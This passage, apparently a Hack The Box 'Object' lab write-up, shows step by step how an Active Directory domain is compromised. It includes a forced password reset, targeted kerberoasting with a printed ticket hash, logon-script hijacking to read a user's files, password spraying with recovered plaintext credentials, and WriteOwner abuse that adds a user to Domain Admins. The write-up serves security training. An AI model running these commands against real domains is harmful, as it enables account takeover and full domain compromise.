

    Directory: C:\Users\oliver\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        4/14/2024   8:24 PM          11499 20240414202433_BloodHound.zip
-a----        4/14/2024   8:24 PM           7897 MWU2MmE0MDctMjBkZi00N2VjLTliOTMtYThjYTY4Mj
dhZDA2.bin
-a----        4/14/2024   8:23 PM        1046528 SharpHound.exe
```

After downloading the zip file, I will get Bloodhound ready:

```
sudo neo4j console
sudo bloodhound
```

After drag & dropping the zip file to Bloodhound, I will first mark account **oliver** as owned:

ForceChangePassword

There is one outbound first degree object control right from **oliver** to account **smith**:

The user OLIVER@OBJECT.LOCAL has the capability to change the user SMITH@OBJECT.LOCAL's password without knowing that user's current password.

I will first upload **PowerView.ps1** to the system and run it

```
*Evil-WinRM* PS C:\Users\oliver\Documents> .\PowerView.ps1
```

Using the commands below, I can change the password for user **smith** into **Password123!**:

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

Set-DomainUserPassword -Identity smith -AccountPassword $SecPassword
```

```
*Evil-WinRM* PS C:\Users\oliver\Documents> . .\PowerView.ps1
*Evil-WinRM* PS C:\Users\oliver\Documents> $SecPassword = ConvertTo-SecureString 'Password1
23!' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\oliver\Documents> Set-DomainUserPassword -Identity smith -AccountP
assword $SecPassword
```

Evil-Winrm

Now with the new password, I can sign-in as **smith**:


```
sudo evil-winrm -i 10.10.11.132 -u smith -p 'Password123!'
```

```
*Evil-WinRM* PS C:\Users\smith\Documents> whoami
object\smith
```

Privesc:smith to maria

GenericWrite Abuse

The user SMITH@OBJECT.LOCAL has generic write access to the user MARIA@OBJECT.LOCAL.



> Generic Write access grants you the ability to write to any non-protected attribute on the target object, including "members" for a group, and "serviceprincipalnames" for a user

> To abuse GenericWrite, we have 2 options. One, we can set a service principal name and we can kerberoast that account. Two, we can set objects like logon script which would get executed on the next time account logs in.

Method 1: Targeted Kerberoasting

> An **SPN** is a unique identifier for a service running on a server within a Windows domain. It usually takes the form of *service/hostname*, where "**service**" represents the service type (e.g., HTTP, MSSQL) and "**hostname**" is the hostname of the server where the service runs.

> By modifying the SPN of a user account to include a service that the attacker controls (e.g., an HTTP service running on a rogue server), the attacker can trick the KDC into

> issuing a TGT encrypted with the user's password hash when someone requests a Kerberos ticket for the malicious SPN.

I will upload **PowerView.ps1** once more:

```
*Evil-WinRM* PS C:\Users\smith\Documents> upload PowerView.ps1

Info: Uploading /home/yoon/Documents/htb/object/PowerView.ps1 to C:\Users\smith\Documents\P
owerView.ps1

Data: 1027036 bytes of 1027036 bytes copied

Info: Upload successful!
```

I will import it using `Import-Module .\PowerView.ps1`

```
*Evil-WinRM* PS C:\Users\smith\Documents> Import-Module .\PowerView.ps1
```

I can query information regarding user **maria**:

`Get-DomainObject -Identity maria`

```
*Evil-WinRM* PS C:\Users\smith\Documents> Get-DomainObject -Identity maria


logoncount             : 39
badpasswordtime        : 10/22/2021 5:54:46 AM
distinguishedname      : CN=maria garcia,CN=Users,DC=object,DC=local
objectclass            : {top, person, organizationalPerson, user}
displayname            : maria garcia
lastlogontimestamp     : 4/14/2024 8:17:27 PM
userprincipalname      : maria@object.local
name                   : maria garcia
objectsid              : S-1-5-21-4088429403-1159899800-2753317549-1106
samaccountname         : maria
codepage               : 0
samaccounttype         : USER_OBJECT
accountexpires         : NEVER
countrycode            : 0
whenchanged            : 4/15/2024 4:53:12 AM
instancetype           : 4
usncreated             : 20645
objectguid             : 9340fcdd-2f1e-4f89-bafe-e1dcdd5c2b6f
sn                     : garcia
lastlogoff             : 12/31/1600 4:00:00 PM
objectcategory         : CN=Person,CN=Schema,CN=Configuration,DC=object,DC=local
dscorepropagationdata  : {10/22/2021 10:21:48 AM, 10/22/2021 10:10:02 AM, 10/22/2021 10:04:2
5 AM, 10/22/2021 9:52:43 AM...}
serviceprincipalname   : nonexistent/jadu
givenname              : maria
memberof               : CN=Remote Management Users,CN=Builtin,DC=object,DC=local
lastlogon              : 4/14/2024 8:17:27 PM
badpwdcount            : 0
cn                     : maria garcia
useraccountcontrol     : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD
whencreated            : 10/22/2021 4:16:32 AM
primarygroupid         : 513
pwdlastset             : 10/21/2021 9:16:32 PM
usnchanged             : 159897
```

I will first test if I can change the SPN for account **maria** using the commands below:

```
Set-DomainObject -Identity maria -SET
@{serviceprincipalname='nonexistent/jadu'}
Get-DomainUser maria | Select serviceprincipalname
```

```
*Evil-WinRM* PS C:\Users\smith\Documents> Set-DomainObject -Identity maria -SET @{servicepr
incipalname='nonexistent/jadu'}
*Evil-WinRM* PS C:\Users\smith\Documents> Get-DomainUser maria | Select serviceprincipalnam
e

serviceprincipalname
--------------------
nonexistent/jadu
```

I can confirm that SPN for user **maria** has just changed to the value what I set.

In order for the Kerberoasting to work, I need valid SPN name instead of something like **nonexistent/jadu**.

This time, instead of using **Set-DomainObject**, I will use **setspn** to set the SPN for user maria:

```
setspn -a MSSQLSvc/object.local:1433 object.local\maria
```

```
*Evil-WinRM* PS C:\Users\smith\Documents> setspn -a MSSQLSvc/object.local:1433 object.local
\maria
Checking domain DC=object,DC=local

Registering ServicePrincipalNames for CN=maria garcia,CN=Users,DC=object,DC=local
        MSSQLSvc/object.local:1433
Updated object
```

I can confirm new SPN with the following command:

```
Get-DomainUser maria | Select serviceprincipalname
```

```
*Evil-WinRM* PS C:\Users\smith\Documents> Get-DomainUser maria | Select serviceprincipalname

serviceprincipalname
--------------------
{MSSQLSvc/object.local:1433, foobar/xd}
```

PowerView has **Get-DomainSPNTicket** to Kerberoast, but it actually requires a credential object (*even though I am logged in as smith*):

```
Get-DomainSPNTicket -SPN "MSSQLSvc/object.local:1433"
```

```
*Evil-WinRM* PS C:\Users\smith\Documents> Get-DomainSPNTicket -SPN "MSSQLSvc/object.local:1433"
Warning: [Get-DomainSPNTicket] Error requesting ticket for SPN 'MSSQLSvc/object.local:1433' fro
m user 'UNKNOWN' : Exception calling ".ctor" with "1" argument(s): "The NetworkCredentials prov
ided were unable to create a Kerberos credential, see inner exception for details."
```

The error message is about the credentials being invalid. I'll create a credential object:

```
$pass = ConvertTo-SecureString 'Password123!' -AsPlainText -Force

$cred = New-Object
System.Management.Automation.PSCredential('object.local\smith', $pass)

Get-DomainSPNTicket -SPN "MSSQLSvc/object.local:1433" -Credential $cred
```

Above provides hash for account **maria** but it is not crackable:

```
*Evil-WinRM* PS C:\Users\smith\Documents> Get-DomainSPNTicket -SPN "MSSQLSvc/object.local:1433" -Credential $cred

Warning: [Invoke-UserImpersonation] powershell.exe is not currently in a single-threaded apartment state, token im
personation may not work.
Warning: [Invoke-UserImpersonation] Executing LogonUser() with user: object.local\smith


SamAccountName       : UNKNOWN
DistinguishedName    : UNKNOWN
ServicePrincipalName : MSSQLSvc/object.local:1433
TicketByteHexStream  :
Hash                 : $krb5tgs$23$*UNKNOWN$UNKNOWN$MSSQLSvc/object.local:1433*$9007A2D28E2218BEFD5C72D1A89CA9C3$1
7071820E67897167CF390B37C87F234CCED8A1B5D41F49E421BAE5439B4B862283AC3A4C8FB32D013E33057A88D5DC1E31D15308BAA787DABA
1EF081D1C5CBE3465D550
```

Alternatively, I can also use **rubeus.exe** for kerberoasting as such:

```
.\rubeus.exe kerberoast /creduser:object.local\smith
/credpassword:Password123!
```

Method 2: logon script

> In Active Directory, a **logon script** is a batch file or script that is executed automatically when a user logs into a Windows domain.

> The logon script setting is stored as an attribute of user objects in Active Directory.

> An attacker with the GenericWrite permission could modify the logon script setting of a target user account to point to a malicious script hosted on a server under their control.

> The attacker could then wait for the targeted user to log in to their domain account. Upon login, the system would execute the modified logon script.

As always, I will first prepare credentials for user **smith** as such:

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object
System.Management.Automation.PSCredential('object.local\smith',
$SecPassword)
```

Now using the commands below, I can set the logon script to **foo.ps1** which will forward result of `whoami` to `C:\\Windows\\System32\\spool\\drivers\\color\\poc.txt`:

```
cd C:\\Windows\\System32\\spool\\drivers\\color

echo 'whoami > C:\\Windows\\System32\\spool\\drivers\\color\\poc.txt' >
foo.ps1

Set-DomainObject -Credential $Cred -Identity maria -SET
@{scriptpath='C:\\Windows\\System32\\spool\\drivers\\color\\foo.ps1'}
```

Through `net usr maria`, I can see that Logon script is set properly as **foo.ps1**:

```
*Evil-WinRM* PS C:\Users\smith\Documents> net user maria
User name                    maria
Full Name                    maria garcia
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            10/21/2021 9:16:32 PM
Password expires             Never
Password changeable          10/22/2021 9:16:32 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script                 C:\\Windows\\System32\\spool\\drivers\\color\\foo.ps1
User profile
Home directory
Last logon                   4/14/2024 8:17:27 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

poc.txt confirms that `whoami` command was succssfully executed as a Logon script:

```
*Evil-WinRM* PS C:\Users\smith\Documents> type C:\\Windows\\System32\\spool\\drivers\\color\\poc.txt
object\maria
```

Now I will create a script that will list files inside **maria**'s user directory:

`echo 'dir c:\Users\maria\Desktop > c:\\Windows\\System32\\spool\\drivers\\color\\poc.txt' > foo.ps1`

Checking on the result, it shows that there is **Engines.xls** file inside maria's desktop:

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> echo 'dir c:\Users\maria\Desktop > c:\\Windows\\System32\\spool\\drivers\\color\\poc.txt'
 > foo.ps1
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> type poc.txt


    Directory: C:\Users\maria\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/26/2021   8:13 AM           6144 Engines.xls
```

I will copy **Engines.xls** file over to accessible diretory path to read it:

```
echo 'copy \users\maria\desktop\Engines.xls
c:\\Windows\\System32\\spool\\drivers\\color\\' > foo.ps1
```

Now I can see that **Engines.xls** has been copied:

```
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> echo 'copy \users\maria\desktop\Engines.xls c:\\Windows\\System32\\spool\\drivers\\color\
\' > foo.ps1
*Evil-WinRM* PS C:\Windows\System32\spool\drivers\color> dir Engines.xls


    Directory: C:\Windows\System32\spool\drivers\color


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       10/26/2021   8:13 AM           6144 Engines.xls
```

After downloading **Engines.xls** using `download Engines.xls`, I can open it on local Kali machine:

Machines Information					
Name	Quantity	Date Acquired	Owner	Chamber Username	Chamber Password
Internal Combustion Engine	12	10/02/21	HTB	maria	d34gb8@
Stirling Engine	23	11/05/21	HTB	maria	0de_434_d545
Diesel Engine	4	02/03/21	HTB	maria	W3llcr4ft3d_4cls

Password Spraying

I will attempt on password spray using three passwords found:

- d34gb8@
- 0de_434_d545
- W3llcr4ft3d_4cls

Crackmapexec discovers one valid password: **W3llcr4ft3d_4cls**

```
crackmapexec winrm 10.10.11.132 -u maria -p pass.txt
```

```
┌──(yoon㉿kali)-[~/Documents/htb/object]
└─$ crackmapexec winrm 10.10.11.132 -u maria -p pass.txt
SMB         10.10.11.132    5985   NONE             [*] None (name:10.10.11.132) (domain:None)
HTTP        10.10.11.132    5985   NONE             [*] http://10.10.11.132:5985/wsman
WINRM       10.10.11.132    5985   NONE             [-] None\maria:d34gb8@
WINRM       10.10.11.132    5985   NONE             [-] None\maria:0de_434_d545
WINRM       10.10.11.132    5985   NONE             [+] None\maria:W3llcr4ft3d_4cls (Pwn3d!)
WINRM       10.10.11.132    5985   NONE             [-] None\maria:W3llcr4ft3d_4cls "'NoneType' object has no attribute 'upper'"
```

Now I have evil-winrm shell as user maria:

```
┌──(yoon㉿kali)-[~/Documents/htb/object]
└─$ evil-winrm -i 10.10.11.132 -u maria -p 'W3llcr4ft3d_4cls'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maria\Documents>
```

Privesc: maria to Domain Admis

WriteOwner Abuse

The user MARIA@OBJECT.LOCAL has the ability to modify the owner of the group DOMAIN ADMINS@OBJECT.LOCAL.

Object owners retain the ability to modify object security descriptors, regardless of permissions on the object's DACL.

I will first create a PSCredential object:

```
$SecPassword = ConvertTo-SecureString 'W3llcr4ft3d_4cls' -AsPlainText -
Force
$Cred = New-Object
System.Management.Automation.PSCredential('object.local\maria',
$SecPassword)
```

Once again, I will upload PowerView.ps1 using `upload PowerView.ps1` and import it using `Import-Module .\PowerView.ps1`.

Using **Set-DomainObejctOwner**, I will set **maria** as the owner of **Domain Admins**. After that, I use **Add-DomainObjectAcl** to grant **maria** all the rights. Finally I will add **maria** to **Domain Admins**:

```
Set-DomainObjectOwner -Credential $Cred -Identity "Domain Admins" -
OwnerIdentity maria

Add-DomainObjectAcl -TargetIdentity "Domain Admins" -PrincipalIdentity
maria -Rights All -Verbose

net group "Domain Admins" maria /add
```

I can confirm the above process using the command below:

`Get-DomainGroupMember -Identity 'Domain Admins'`

```
*Evil-WinRM* PS C:\Users\maria\Documents> Get-DomainGroupMember -Identity 'Domain Admins'



GroupDomain             : object.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=object,DC=local
MemberDomain            : object.local
MemberName              : maria
MemberDistinguishedName : CN=maria garcia,CN=Users,DC=object,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-4088429403-1159899800-2753317549-1106

GroupDomain             : object.local
GroupName               : Domain Admins
GroupDistinguishedName  : CN=Domain Admins,CN=Users,DC=object,DC=local
MemberDomain            : object.local
MemberName              : Administrator
MemberDistinguishedName : CN=Administrator,CN=Users,DC=object,DC=local
MemberObjectClass       : user
MemberSID               : S-1-5-21-4088429403-1159899800-2753317549-500
```

Accessing evil-winrm again after exit grants me full privilege"

```
┌──(yoon㉿kali)-[~/Documents/htb/object]
└─$ sudo evil-winrm -i 10.10.11.132 -u maria -p 'W3llcr4ft3d_4cls'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-p
ath-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\maria\Documents> cd ../../Administrator
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
```

References

- https://github.com/morph3/writeups/tree/main/htb-unictf-quals-2021/fullpwn/object#kerberoasting
- https://github.com/r3motecontrol/Ghostpack-CompiledBinaries